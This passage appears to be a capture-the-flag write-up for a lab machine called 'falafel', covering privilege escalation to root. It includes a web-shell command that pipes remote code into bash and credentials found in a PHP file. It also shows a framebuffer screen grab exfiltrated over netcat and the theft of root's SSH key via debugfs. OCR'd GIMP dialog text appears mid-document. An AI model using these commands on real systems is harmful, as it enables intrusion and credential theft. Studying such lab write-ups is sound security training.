> d9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A.php?cmd=curl%20http://10.10.14.17/rev.html|bash

PrivEsc

We found credentials on /var/www/html/connection.php

```
(remote) www-data@falafel:/var/www/html$ cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
```

This credentials is for mysql. but if we try to logon as moshe:falafelIsReallyTasty, we will get in.

Group video

This machine's is a ctf lool. But is interessante the way to escalate privilege. This machine are no more vulnerability... The password is on the screen of the machine. So, how we can screenshot this?

with "w" command we can see the user yossi is logged physically on the machine

```
w
#>   22:31:32 up 10:23,  2 users,  load average: 0.00, 0.00, 0.00
#>  USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
#>  yossi    tty1                      12:08   10:22m  0.06s  0.06s -bash
#>  moshe    pts/1    10.10.14.17      22:06    0.00s  0.06s  0.00s w
```


The video group has access to view the screen output. Basically you can observe the the screens. In order to do that you need to grab the current image on the screen in raw data and get the resolution that the screen is using. The screen data can be saved in /dev/fb0 and you could find the resolution of this screen on /sys/class/graphics/fb0/virtual_size

```
cat /dev/fb0 > /tmp/screen.raw
cat /sys/class/graphics/fb0/virtual_size
#> 1176,885
```


Download the screen.raw into kali machine

```
nc 10.10.14.17 443 < /tmp/screen.raw  # Target Machine
nc -lvnp 443 > screen.raw             # kali Machine
```

open with GIMP in mode RAW


Abrir imagem
Sylvain
Documents
VirtualBoxVM
Share
Locais
Procurar
Utilizados Recen...
Sylvain
Ambiente de Tra...
Google Drive (G:)
Unidade de DVD...
Disco Local (C:)
Pictures
Documents
Nome
Tamanho
Alterado
hashcat-6.2.1 28/08/2021
kernels 08/07/2021
Backup.tar.gz 2,9 MB 22/07/2021
CTF_Writeup - Atalho.lnk 2,1 kB Ontem às 10:23
ftp-details.docx 11,0 kB sexta-feira
hash 559 bytes 19/07/2021
Javali.ovpn 9,5 kB 14/06/2021
M.gif 15,9 MB 19/06/2021
rockyou.txt 139,9 MB 08/07/2021
screen.raw 4,2 MB 20:39
test 4,2 MB 01/09/2021
Antevisão
screen.raw
4,2 MB
Impossível criar antevisão
Show All Files
Selecionar tipo de ficheiro (Dados de imagem Raw)
Tipo de ficheiro
Extensões
arquivo bzip xcf.bz2,xcfbz2
arquivo gzip xcf.gz,xcfgz
arquivo xz xcf.xz,xcfxz
Atalho de área de trabalho desktop
Dados de imagem Raw data
DDS image dds
Despejo da janela X xwd
Help
Open
Cancel


Carregar imagem a partir de dados Raw
yossi@falafel:~$ passwd
passwd: user 'MoshePlzS
yossi@falafel:~$ passwd
Changing password for y
(current) UNIX password
Enter new UNIX password
Retype new UNIX passwor
passwd: password update
yossi@falafel:~$ _
Imagem
Tipo de imagem: RGB565 Little Endian
Desvio: 0
Largura: 1176
Altura: 885
Paleta
Tipo de Paleta: R, G, B (normal)
Desvio: 0
Ficheiro de palEta: (Nenhum)
Help
Open
Cancel



We can now ssh into target machine with yossi user

Group disk

```
for group in $(groups); do echo -e "\n\n\n[*] Archive with group $group permition:\n"; find / -group $group 2>/dev/null; done
```

When we run this, we see yossi have permition on /dev/sda1 and more...

```
fdisk -l
#>  Disk /dev/sda: 8 GiB, 8589934592 bytes, 16777216 sectors
#>  Units: sectors of 1 * 512 = 512 bytes
#>  Sector size (logical/physical): 512 bytes / 512 bytes
#>  I/O size (minimum/optimal): 512 bytes / 512 bytes
#>  Disklabel type: dos
#>  Disk identifier: 0x01590ad6
#>
#>  Device     Boot    Start      End  Sectors  Size Id Type
#>  /dev/sda1  *        2048 14680063 14678016    7G 83 Linux
#>  /dev/sda2       14682110 16775167  2093058 1022M  5 Extended
#>  /dev/sda5       14682112 16775167  2093056 1022M 82 Linux swap / Solaris


ll /dev/sda1
#>  brw-rw---- 1 root disk 8, 1 Sep  9 12:08 /dev/sda1
```

Group disk can read and write on /dev/sda1. But how?

debugfs

debugfs - ext2/ext3/ext4 file system debugger. Display or manipulate a disk partition table. We can see easily the flag, but we want to be root!

```
debugfs /dev/sda1
debugfs: cd /root/.ssh
debugfs: cat id_rsa  # copy the content...
# Exit the debugfs

cd /tmp
nano id_rsa  # paste the content...
chmod 600 id_rsa
ssh -i id_rsa root@localhost


cat /home/moshe/user.txt
#> c866575ed5999e1a878b1494fcb1f9d3
cat /root/root.txt
#> 23b79200448c62ffd6f8f2091c001fa1
```